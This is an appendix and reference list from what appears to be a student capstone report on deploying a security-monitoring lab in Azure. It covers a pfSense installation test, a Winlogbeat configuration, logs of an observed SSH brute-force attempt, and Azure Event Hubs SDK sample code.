MasterVisualStudio. (2017 November 14). *Setting Up Azure Active Directory Domain Services*. [Video]. YouTube. <https://www.youtube.com/watch?v=5tJ5Uz2GlsQ>

Microsoft. (2020). *Azure Monitor pricing*. Microsoft Azure. <https://azure.microsoft.com/en-us/pricing/details/monitor/>

MITRE. (2020). *Brute Force: Password Spraying*. The MITRE Corporation. <https://attack.mitre.org/techniques/T1110/003/>

Myers, T., King, J., Stephenson, A., Huang, X., Gries, W., Gara, R., Hu, J., Pratt, T., Kravchenko, A., McNary, P., Claman, L., Cai, S., Schonning, N., Hussain, K., Patterson, J., Foulds, I., Jain, G., Takebayashi, T. & Muwka, A. (2020 July 21). *Azure Storage redundancy*. Microsoft. <https://docs.microsoft.com/en-us/azure/storage/common/storage-redundancy>

Nahar, A., Agiewich, R., Annamalai, N., Sherer, T., Pasic, A., Jackson, S., Dwivedi, K., Dunn, J., Squillace, R., Srinivas, K., McGee, M., Harvey, B., Nevil, T., Cragg, T., FitzMacken, T., Leeks, S., Schonning, N., Stromberg, J., Hunt, C. & Anderson, B. (2019 November 15.) *Virtual network peering*. Microsoft. <https://docs.microsoft.com/en-us/azure/virtual-network/virtual-network-peering-overview>

Nagappan, V. (2019 June 27). [Elasticsearch 7] Elasticsearch Alerts to Slack using ElastAlert. [Video]. YouTube. <https://www.youtube.com/watch?v=udustJZQ-yI>

Nicholson, J. (2019 January 28). *How to Install phpMyAdmin on Ubuntu*. HostingAdvice. <https://www.hostingadvice.com/how-to/install-phpmyadmin-on-ubuntu/>

No author. (2018 November 21). *How to Install and Secure phpMyAdmin with Apache on Ubuntu 18.04!* Linuxize. <https://linuxize.com/post/how-to-install-and-secure-phpmyadmin-with-apache-on-ubuntu-18-04/>

No author. No date. *How to Install LAMP Stack on Ubuntu 18.04*. Linuxize. <https://linuxize.com/series/how-to-install-lamp-stack-on-ubuntu-18-04/>

No author. (2019 February 19). *How to Install MySQL on Ubuntu 18.04*. Linuxize. <https://linuxize.com/post/how-to-install-mysql-on-ubuntu-18-04/>

No author. (2019 April 2). *How to Install WordPress with Apache on Ubuntu 18.04*. Linuxize. <https://linuxize.com/post/how-to-install-wordpress-with-apache-on-ubuntu-18-04/>

No author. (2019 April 20). *How to Manage MySQL Databases and Users from the Command Line*. Linuxize. <https://linuxize.com/post/how-to-manage-mysql-databases-and-users-from-the-command-line/>

No author. 2020. *Linux Virtual Machines Pricing*. [Image]. Microsoft. <https://azure.microsoft.com/en-us/pricing/details/virtual-machines/linux/>

No author. 2020. *Azure Firewall pricing*. [Image]. Microsoft. <https://azure.microsoft.com/en-us/pricing/details/azure-firewall/>

No author. 2020. *Create your Azure free account today*. Microsoft. <https://azure.microsoft.com/en-ca/free/>

No author. (no date). *Uploading an Azure-compliant VHD to Azure and creating an Azure Image*. IBM. https://www.ibm.com/support/knowledgecenter/SSPREK_9.0.7/com.ibm.isam.doc/admin/task/t_sk_upload_vhd_azure.html

No author. (2019 November 21). *Convert disk images to various formats using qemu-img*. TechPiezo. <https://techpiezo.com/linux/convert-disk-images-to-various-formats-using-qemu-img/>

No author. No date. *How to Enable Remote Desktop Connection in Windows 10*. Config Server Firewall. <https://www.configserverfirewall.com/windows-10/enable-remote-desktop-windows-10/>

No author. (no date). *Hail Hydra RDP Brute Forcing with Hydra*. Pwndefend. <https://www.pwndefend.com/2018/07/24/hail-hydra-rdp-brute-forcing-with-hydra/>

PacketJay. (2016 December 12). The Network Capture Playbook Part 5 - Network TAP Basics. Packet Foo. <https://blog.packet-foo.com/2016/12/the-network-capture-playbook-part-5-network-tap-basics/>

Parikh, N. (2018 June 12). *Cloud Architecture Pattern: Network & Perimeter Security for IaaS, Cloud Services and Services Fabric in Azure*. Nilay Parikh Blog. <https://blog.nilayparikh.com/azure/security/cloud-architecture-pattern-network-perimeter-security-for-iaas-cloud-services-and-service-fabric/>

Pelluru, S., Manheim, S., Vijayasaratthy, S., Ahuja, S., Jaffer, M., Rui, X., Torble, T., McAllister, R., Kwak, S. & Coulter, D. (2020 June 23). *Azure Event Hubs -- A big data streaming platform and event ingestion service*. Microsoft. <https://docs.microsoft.com/en-ca/azure/event-hubs/event-hubs-about>

Pelluru, S. & Coulter, D. (2020 June 23). *Scaling with Event Hubs*. Microsoft. <https://docs.microsoft.com/en-us/azure/event-hubs/event-hubs-scalability#partitions>

Pelluru, S., Squire, J., Parente, J., Myers, T., Coulter, D. & Sarafanov, A. (2020 June 23). *Send events to and receive events from Azure Event Hubs - .NET (Azure.Messaging.EventHubs)*.

Microsoft. <https://docs.microsoft.com/en-us/azure/event-hubs/get-started-dotnet-standard-send-v2>

Pelluru, S. (2020 June 23). *What is Azure Service Bus?* Microsoft.
<https://docs.microsoft.com/en-us/azure/service-bus-messaging/service-bus-messaging-overview>

Pelluru, S., Manheim, S., Pradeep, C., Rui, X., Cai, S., Agiewich, R., Hu, J., Karaca, S., Jarisch, B., Coulter, D. & Olivo, J. (2020 June 23). *Event processor host.* Microsoft.
<https://docs.microsoft.com/en-us/azure/event-hubs/event-hubs-event-processor-host#checkpointing>

Pelluru, S., Wells, J., Myers, T., Coulter, D. & Anderson, B. (2020 June 23). *Send events to or receive events from event hubs by using JavaScript (azure/event-hubs version 5).* Microsoft.
<https://docs.microsoft.com/en-us/azure/event-hubs/get-started-node-send-v2>

pfSense. (2020). *Installing pfSense.* Netgate.
<https://docs.netgate.com/pfsense/en/latest/install/installing-pfsense.html>

Python. (2020 July 16). *Logging HowTo.* Python. <https://docs.python.org/3/howto/logging.html>

Ross, E., Bahall, D., Cai, S., Sharkey, K., Schonning, N. & Love, C. (2018 August 3). *Join your work device to your organization's network.* Microsoft. <https://docs.microsoft.com/en-us/azure/active-directory/user-help/user-help-join-device-on-network>

Russinovich, M. & Garnier, T. (2020 July 15). *Sysmon v11.11* Microsoft Documentation.
<https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>

Sharkey, K. et al. (2020 January 22). *Create, change, or delete a network interface.* Microsoft.
<https://docs.microsoft.com/en-us/azure/virtual-network/virtual-network-network-interface#create-a-network-interface>

Sherer, T. & Blythe, M. (2020 January 27). *Quota increase requests.* Microsoft.
<https://docs.microsoft.com/en-us/azure/azure-portal/supportability/resource-manager-core-quotas-request>

Shimanskiy, J. & Hughes, L. (2020, February 3). *B-series burstable virtual machine sizes.* Microsoft Documentation.
<https://docs.microsoft.com/en-us/azure/virtual-machines/sizes-b-series-burstable>

Simic, S. (2018 December 12). *How to Install MySQL 8.0 in Ubuntu 18.04.* Phoenixnap.
<https://phoenixnap.com/kb/how-to-install-mysql-on-ubuntu-18-04>

Simons, A. (2018 September 7). *AzureAD Domain Services is now GA! Lift and shift to the cloud just got way easier!* Microsoft. <https://techcommunity.microsoft.com/t5/azure-active-directory-identity/azuread-domain-services-is-now-ga-lift-and-shift-to-the-cloud/ba-p/245138>

Skedler. (2020). *Documentation for Skedler Reports and Alerts*. Skedler.

<https://www.skedler.com/documentation/>

Slack. (n.d.) *Sending Messages using Incoming Webhooks*. Slack.

<https://api.slack.com/messaging/webhooks>

StackOverflow. (2012 December 5). *Logger configuration to log to file and print to stdout*. Stack Overflow. <https://stackoverflow.com/questions/13733552/logger-configuration-to-log-to-file-and-print-to-stdout>

Sverdlov, E. (2012 August 21). *How to Install and Secure phpMyAdmin on Ubuntu 12.04*. Digital Ocean. <https://www.digitalocean.com/community/tutorials/how-to-install-and-secure-phpmyadmin-on-ubuntu-12-04>

SwiftOnSecurity., Roth, F., Burks, D., Manly, R., Bernalm, D., mmazanec., darkbat91., Keep Watcher., dwee., & Masek, P., (2020 Jan 6). *Sysmon-config | A Sysmon configuration file for everybody to fork*. Github SwiftOnSecurity. <https://github.com/SwiftOnSecurity/sysmon-config>

QEMU Project Developers. (2020). *Qemu disk image utility*. QEMU.

<https://www.qemu.org/docs/master/tools/qemu-img.html#synopsis>

Velazco, M. (2019 August 14). *PurpleSpray*. Github.

<https://github.com/mvelazc0/PurpleSpray/wiki/Modules>

Verizon. (2020 June 2). *2020 Data Breach Investigation Report*. Verizon.

<https://enterprise.verizon.com/resources/reports/2020/2020-data-breach-investigations-report.pdf>

Watson, R., (2018 February 6). *Windows Events, Sysmon and ELK... oh my!* Silent Break Security. <https://silentbreaksecurity.com/windows-events-sysmon-elk/>

Wilkin, J. (2020 July 7). *Spray*. Github. <https://github.com/Greenwolf/Spray>

Yandapalli, R. (2019 February 5). *Best practices to consider before deploying a network virtual appliance*. Microsoft. <https://azure.microsoft.com/en-us/blog/best-practices-to-consider-before-deploying-a-network-virtual-appliance/>

Wren, B., Boucher Jr., R., Bullwinkle, M., McAllister, R., Nevil, T., Mutha, P., David, W., Goedtel, M., Toliver, K., Fernandez, J. A., Wallace, G. & Boeglin, A. (2019 October 7). *Azure Monitor overview*. Microsoft. <https://docs.microsoft.com/en-us/azure/azure-monitor/overview>


Z3R0th. (2020 February 16). *Setting up Security Onion at home*. Medium.

<https://medium.com/@Z3R0th/setting-up-security-onion-at-home-717340816b4e>


6 | Appendix

6.1 Testing Command Line Installation of pfSense

In order to test if it is possible to install pfSense from the command line, an Ubuntu server was first deployed.



VMs created through the Azure Portal will only allow for the creation of one NIC.



As can be seen in the “Networking” tab, there is no option to add a NIC. Azure VMs with multiple NICs must be provisioned through Azure Command Line Interface (CLI) or Powershell

(Foulds et al., 2018). However, for those who do not want to use Azure CLI or Powershell, after the VM has been deployed, a NIC can be created and attached to this VM. As this is a proof of concept test to assess whether it is possible to deploy pfSense on an Azure hosted Ubuntu server, learning the Azure CLI in order to provision a VM with dual NICs seemed like a tangent to the goal of this exercise. Thus, this test took the latter option of creating and attaching a second NIC post VM deployment.

To create a NIC, the Network Interfaces tab was accessed (Sharkey et al., 2020):

The screenshot shows the Microsoft Azure portal interface. The top navigation bar includes 'Microsoft Azure', a search bar, and user information ('siemcapstone@gmail.com... DEFAULT DIRECTORY'). Below the navigation is the 'Network interfaces' section with a title 'Default Directory'. A red box highlights the '+ Add' button. The interface lists five network interfaces:

Name	Virtual network	Primary private IP	Attached to	Resource group	Location	Subscription
aadds-460c7cb1ae5b4109a1d...	AADDs_Vnet	10.1.0.4	DV1F556PXUKF5Q4.406...	Capstone	Canada Central	Free Trial
aadds-83a5c3d518a84f14ae8f1...	AADDs_Vnet	10.1.0.5	OHZYZA-5V3B35W.40...	Capstone	Canada Central	Free Trial
executivevm731	Workload_Vnet	10.2.1.4	ExecutiveVM	Capstone	Canada Central	Free Trial
externalservervms840	DMZ_Vnet	10.4.3.4	ExternalServerWS	Capstone	Canada Central	Free Trial
firewallvm230	DMZ_Vnet	10.4.1.4	FirewallVM	Capstone	Canada Central	Free Trial

After selecting “Add”, the “Create network interface” page will appear:


The screenshot shows the 'Create network interface' page. The top navigation bar includes 'Microsoft Azure', a search bar, and user information ('siemcapstone@gmail.com... DEFAULT DIRECTORY'). Below the navigation is the 'Create network interface' section with a title 'Create network interface'. The page has three tabs: 'Basics' (selected), 'Tags', and 'Review + create'. The 'Basics' tab contains the following fields:

- Project details**
 - Subscription ***: Free Trial
 - Resource group ***: Capstone (with a 'Create new' link)
- Instance details**
 - Name ***: firewallvm
 - Region ***: (Canada) Canada Central
 - Virtual network**: DMZ_Vnet (with a 'Manage selected virtual network' link)
 - Subnet ***: Firewall_Subnet (10.4.1.0/24)
 - Private IP address assignment**: Dynamic (with a Static link)
 - Network security group**: None
 - Private IP address (IPv6)**: (checkbox)

Details such as the network and subnet in which to deploy the NIC and IP address options were then configured. After the new NIC was created, in order to attach it to the previously deployed VM, the VM must be in a stopped and deallocated state.

Once the VM is both stopped and deallocated, the “Networking” tab was selected. On that page, the “Attach network interface” option was selected (Constantino, L. et al, 2020):

In the dropdown menu, the NIC that was just created can be selected:



This VM was then restarted. In order to connect to the Ubuntu server, the SSH protocol was used:

```

AzureUser@FirewallVM: ~
[?] login as: AzureUser
[?] AzureUser@52.138.5.155's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.3.0-1022-azure x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Wed Jun 3 05:20:35 UTC 2020

System load: 0.12 Processes: 118
Usage of /: 4.3% of 28.90GB Users logged in: 0
Memory usage: 3% IP address for eth0: 10.4.1.4
Swap usage: 0% IP address for eth1: 10.4.1.5

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

AzureUser@FirewallVM:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.4.1.4 netmask 255.255.255.0 broadcast 10.4.1.255
          inet6 fe80::20d:3aff:fe0c:759c prefixlen 64 scopeid 0x20<link>
            ether 00:0d:3a:0c:75:9c txqueuelen 1000 (Ethernet)
              RX packets 3945 bytes 2353497 (2.3 MB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 4119 bytes 846870 (846.8 KB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.4.1.5 netmask 255.255.255.0 broadcast 10.4.1.255
          inet6 fe80::20d:3aff:fe0c:9f60 prefixlen 64 scopeid 0x20<link>
            ether 00:0d:3a:0c:9f:60 txqueuelen 1000 (Ethernet)
              RX packets 3  bytes 822 (822.0 B)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 14 bytes 1616 (1.6 KB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
              RX packets 576 bytes 63752 (63.7 KB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 576 bytes 63752 (63.7 KB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

AzureUser@FirewallVM:~$ 

```

The *ifconfig* command was issued to check if the VM is able to detect both NICs. From the CLI, *wget* was used to retrieve the latest version of pfSense:



The SHA256 hash of the file was compared to the one on the pfSense webpage to ensure file integrity. The hashes matched and so the pfSense documentation was further explored for installation details.

According to pfSense (2020) documentation, the pfSense image “must be written to target media before it can be used.”

Prepare Installation Media

The downloaded image must be written to target media before it can be used. For a Full Install, this media is used to boot and install and then will not be needed again. For Embedded, the target media is the disk (CF/SD) that will contain the Operating System.

- Write the installer ISO: If the .iso file was downloaded, it must be burned to a disc as an ISO image. See [Writing ISO Images](#) for assistance.
- Writing Memstick images: This task is covered with great detail in [Writing an OS Installation Image to Flash Media](#).

As there is no real way to attach an installation media to an Azure VM, it appears that, currently, there is no workaround to this hurdle.

6.2 Winlogbeat Configuration File

```
#####
# Winlogbeat Configuration Example #####
# This file is an example configuration file highlighting only the most common
# options. The winlogbeat.reference.yml file from the same directory contains all the
# supported options with more comments. You can use it as a reference.
#
# You can find the full configuration reference here:
# https://www.elastic.co/guide/en/beats/winlogbeat/index.html

#===== Winlogbeat specific options =====

# event_logs specifies a list of event logs to monitor as well as any
# accompanying options. The YAML data type of event_logs is a list of
# dictionaries.
#
# The supported keys are name (required), tags, fields, fields_under_root,
# forwarded, ignore_older, level, event_id, provider, and include_xml. Please
# visit the documentation for the complete details of each option.
# https://go.es.io/WinlogbeatConfig
winlogbeat.event_logs:
  - name: Application
    ignore_older: 168h
  - name: Security
    event_id: -5156, -5158, -5152, -5447, -4673, -4658, -4656, -5157, -4690, -4664, -4689, -4670, -5379, -5031,
-4688, -8002
  - name: System
  - name: Microsoft-Windows-Sysmon/Operational
  - name: Microsoft-Windows-Windows Defender/Operational
  - name: Microsoft-Windows-Bits-Client/Operational
  - name: Microsoft-Windows-Dhcp-Client/Admin
  - name: Microsoft-Windows-DriverFrameworks-UserMode/Operational
  - name: Microsoft-Windows-Hyper-V-Compute/Operational
  - name: Microsoft-Windows-Windows Firewall With Advanced Security/Firewall
  - name: Microsoft-Windows-TaskScheduler/Operational
  - name: Microsoft-Windows-WLAN-AutoConfig/Operational
  - name: Microsoft-Windows-AppLocker/EXE and DLL
  - name: Microsoft-Windows-AppLocker/Packaged app-Execution
  - name: Microsoft-Windows-AppLocker/MSI and Script
  - name: Microsoft-Windows-AppLocker/Packaged app-Deployment
  - name: Microsoft-Windows-TerminalServices-RDPCClient/Operational
  - name: Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational
  - name: Microsoft-Windows-PowerShell/Operational

#===== Elasticsearch template setting =====

setup.template.settings:
  index.number_of_shards: 3
  #index.codec: best_compression
  #_source.enabled: false

#===== General =====
```

```

# The name of the shipper that publishes the network data. It can be used to group
# all the transactions sent by a single shipper in the web interface.
#name:

# The tags of the shipper are included in their own field with each
# transaction published.
#tags: ["service-X", "web-tier"]

# Optional fields that you can specify to add additional information to the
# output.
#fields:
# env: staging

#===== Dashboards =====
# These settings control loading the sample dashboards to the Kibana index. Loading
# the dashboards is disabled by default and can be enabled either by setting the
# options here, or by using the `‐setup` CLI flag or the `setup` command.
#setup.dashboards.enabled: false

# The URL from where to download the dashboards archive. By default this URL
# has a value which is computed based on the Beat name and version. For released
# versions, this URL points to the dashboard archive on the artifacts.elastic.co
# website.
#setup.dashboards.url:

#===== Kibana =====
# Starting with Beats version 6.0.0, the dashboards are loaded via the Kibana API.
# This requires a Kibana endpoint configuration.
setup.kibana:

  # Kibana Host
  # Scheme and port can be left out and will be set to the default (http and 5601)
  # In case you specify an additional path, the scheme is required: http://localhost:5601/path
  # IPv6 addresses should always be defined as: https://[2001:db8::1]:5601
  #host: "localhost:5601"

  # Kibana Space ID
  # ID of the Kibana Space into which the dashboards should be loaded. By default,
  # the Default Space will be used.
  #space.id:

#===== Elastic Cloud =====
# These settings simplify using winlogbeat with the Elastic Cloud (https://cloud.elastic.co/).

# The cloud.id setting overwrites the `output.elasticsearch.hosts` and
# `setup.kibana.host` options.
# You can find the `cloud.id` in the Elastic Cloud web UI.
#cloud.id:

# The cloud.auth setting overwrites the `output.elasticsearch.username` and
# `output.elasticsearch.password` settings. The format is `<user>:<pass>`.

```

```

#cloud.auth:

#===== Outputs =====

# Configure what output to use when sending the data collected by the beat.

#----- Elasticsearch output -----
#output.elasticsearch:
#  # Array of hosts to connect to.
#  #hosts: ["localhost:9200"]

# Enabledilm (beta) to use index lifecycle management instead daily indices.
#ilm.enabled: false

# Optional protocol and basic auth credentials.
#protocol: "https"
#username: "elastic"
#password: "changeme"

#----- Logstash output -----
output.logstash:
  # The Logstash hosts
  hosts: ["52.138.5.19:5044"]

# Optional SSL. By default is off.
# List of root certificates for HTTPS server verifications
#ssl.certificateAuthorities: ["/etc/pki/root/ca.pem"]

# Certificate for SSL client authentication
#ssl.certificate: "/etc/pki/client/cert.pem"

# Client Certificate Key
#ssl.key: "/etc/pki/client/cert.key"

#===== Processors =====

# Configure processors to enhance or manipulate events generated by the beat.

processors:
  - add_host_metadata: ~
  - add_cloud_metadata: ~

#===== Logging =====

# Sets log level. The default log level is info.
# Available log levels are: error, warning, info, debug
#logging.level: debug

# At debug level, you can selectively enable logging only for some components.
# To enable all selectors use ["*"]. Examples of other selectors are "beat",
# "publish", "service".
#logging.selectors: ["*"]
logging.level: info
logging.to_files: true

```

```
logging.files:  
path: C:\ProgramData\winlogbeat\Logs  
name: winlogbeat  
keepfiles: 7  
permissions: 0644  
interval: 24  
  
#===== Xpack Monitoring =====  
# winlogbeat can export internal metrics to a central Elasticsearch monitoring  
# cluster. This requires xpack monitoring to be enabled in Elasticsearch. The  
# reporting is disabled by default.  
  
# Set to true to enable the monitoring reporter.  
#xpack.monitoring.enabled: false  
  
# Uncomment to send the metrics to Elasticsearch. Most settings from the  
# Elasticsearch output are accepted here as well. Any setting that is not set is  
# automatically inherited from the Elasticsearch output configuration, so if you  
# have the Elasticsearch output configured, you can simply uncomment the  
# following line.  
#xpack.monitoring.elasticsearch:
```

6.3 An Observed Intrusion Attempt

As mentioned in the section on [Deploying an SO Server](#), the server's initial NSG rules were quite permissive where port 22 allowed access, through any protocol, from any source IP address to any destination IP address. Inadvertently, this provided an opportunity to demonstrate why permissive firewall rules like these are a poor practice because within hours of the SO server coming online, the server had observed a brute force attack on port 22.

Within minutes, multiple failed attempts to SSH into this server were logged .

OSSEC - Logs			
Limited to 10 results. Refine your search.			
Time	alert_level	classification	description
June 29th 2020, 23:06:27.876	5	User generated error	sshd: Attempt to login using a non-existent user
June 29th 2020, 23:05:21.805	5	User generated error	sshd: Attempt to login using a non-existent user
June 29th 2020, 23:04:45.765	5	User generated error	sshd: Attempt to login using a non-existent user
June 29th 2020, 23:04:09.726	5	User generated error	sshd: Attempt to login using a non-existent user
June 29th 2020, 23:03:33.687	5	User generated error	sshd: Attempt to login using a non-existent user
June 29th 2020, 23:00:59.514	5	User generated error	sshd: Attempt to login using a non-existent user
June 29th 2020, 23:00:17.467	5	User generated error	sshd: Attempt to login using a non-existent user
June 29th 2020, 22:58:49.371	5	User generated error	sshd: Attempt to login using a non-existent user
June 29th 2020, 22:58:09.327	5	User generated error	sshd: Attempt to login using a non-existent user
June 29th 2020, 22:57:27.283	5	User generated error	sshd: Attempt to login using a non-existent user

Limited to 10 results. Refine your search.

When these events were inspected, the source of these events were from the IP address 37.48.224.39, which is not an IP address associated with any one the project members.

OSSEC - Logs	
t _type	doc
t agent.id	000
t agent.name	securityonion
# alert_level	5
t classification	User generated error
t data.srcip	37.49.224.39
t decoder.name	sshd
t decoder.parent	sshd
t description	sshd: Attempt to login using a non-existent user
t event_type	ossec
t full_log	Jun 30 05:06:25 securityonion sshd[6796]: Invalid user postgres from 37.49.224.39
t host	gateway
t id	1593493586.976640

6.4 Python Azure SDK Sample Script

```
#!/usr/bin/env python

# -----
# Copyright (c) Microsoft Corporation. All rights reserved.
# Licensed under the MIT License. See License.txt in the project root for license information.
# -----


"""
An example to show receiving events from an Event Hub with checkpoint store asynchronously.
In the `receive` method of `EventHubConsumerClient`:
If no partition id is specified, the checkpoint_store are used for load-balance and
checkpoint.
If partition id is specified, the checkpoint_store can only be used for checkpoint.
"""

import asyncio
import os
from azure.eventhub.aio import EventHubConsumerClient
from azure.eventhub.extensions.checkpointstoreblobaio import BlobCheckpointStore

CONNECTION_STR = os.environ["EVENT_HUB_CONN_STR"]
STORAGE_CONNECTION_STR = os.environ["AZURE_STORAGE_CONN_STR"]
BLOB_CONTAINER_NAME = "your-blob-container-name" # Please make sure the blob container
resource exists.

async def on_event(partition_context, event):
    # Put your code here.
    print("Received event from partition: {}".format(partition_context.partition_id))
    await partition_context.update_checkpoint(event)

async def receive(client):
    """
    Without specifying partition_id, the receive will try to receive events from all
    partitions and if provided with
    a checkpoint store, the client will load-balance partition assignment with other
    EventHubConsumerClient instances
    which also try to receive events from all partitions and use the same storage resource.
    """
    await client.receive(
        on_event=on_event,
        starting_position="-1", # "-1" is from the beginning of the partition.
```

```
)  
# With specified partition_id, load-balance will be disabled, for example:  
# await client.receive(on_event=on_event, partition_id='0'))  
  
async def main():  
    checkpoint_store = BlobCheckpointStore.from_connection_string(STORAGE_CONNECTION_STR,  
BLOB_CONTAINER_NAME)  
    client = EventHubConsumerClient.from_connection_string(  
        CONNECTION_STR,  
        consumer_group="$Default",  
        checkpoint_store=checkpoint_store, # For load-balancing and checkpoint. Leave None  
for no load-balancing.  
    )  
    async with client:  
        await receive(client)  
  
if __name__ == '__main__':  
    loop = asyncio.get_event_loop()  
    loop.run_until_complete(main())
```

6.5 JavaScript Azure SDK Sample Script

```
// JavaScript Azure SDK
const { EventHubClient, delay } = require("@azure/event-hubs@2");

// Connection string - primary key of the Event Hubs namespace.
// For example:
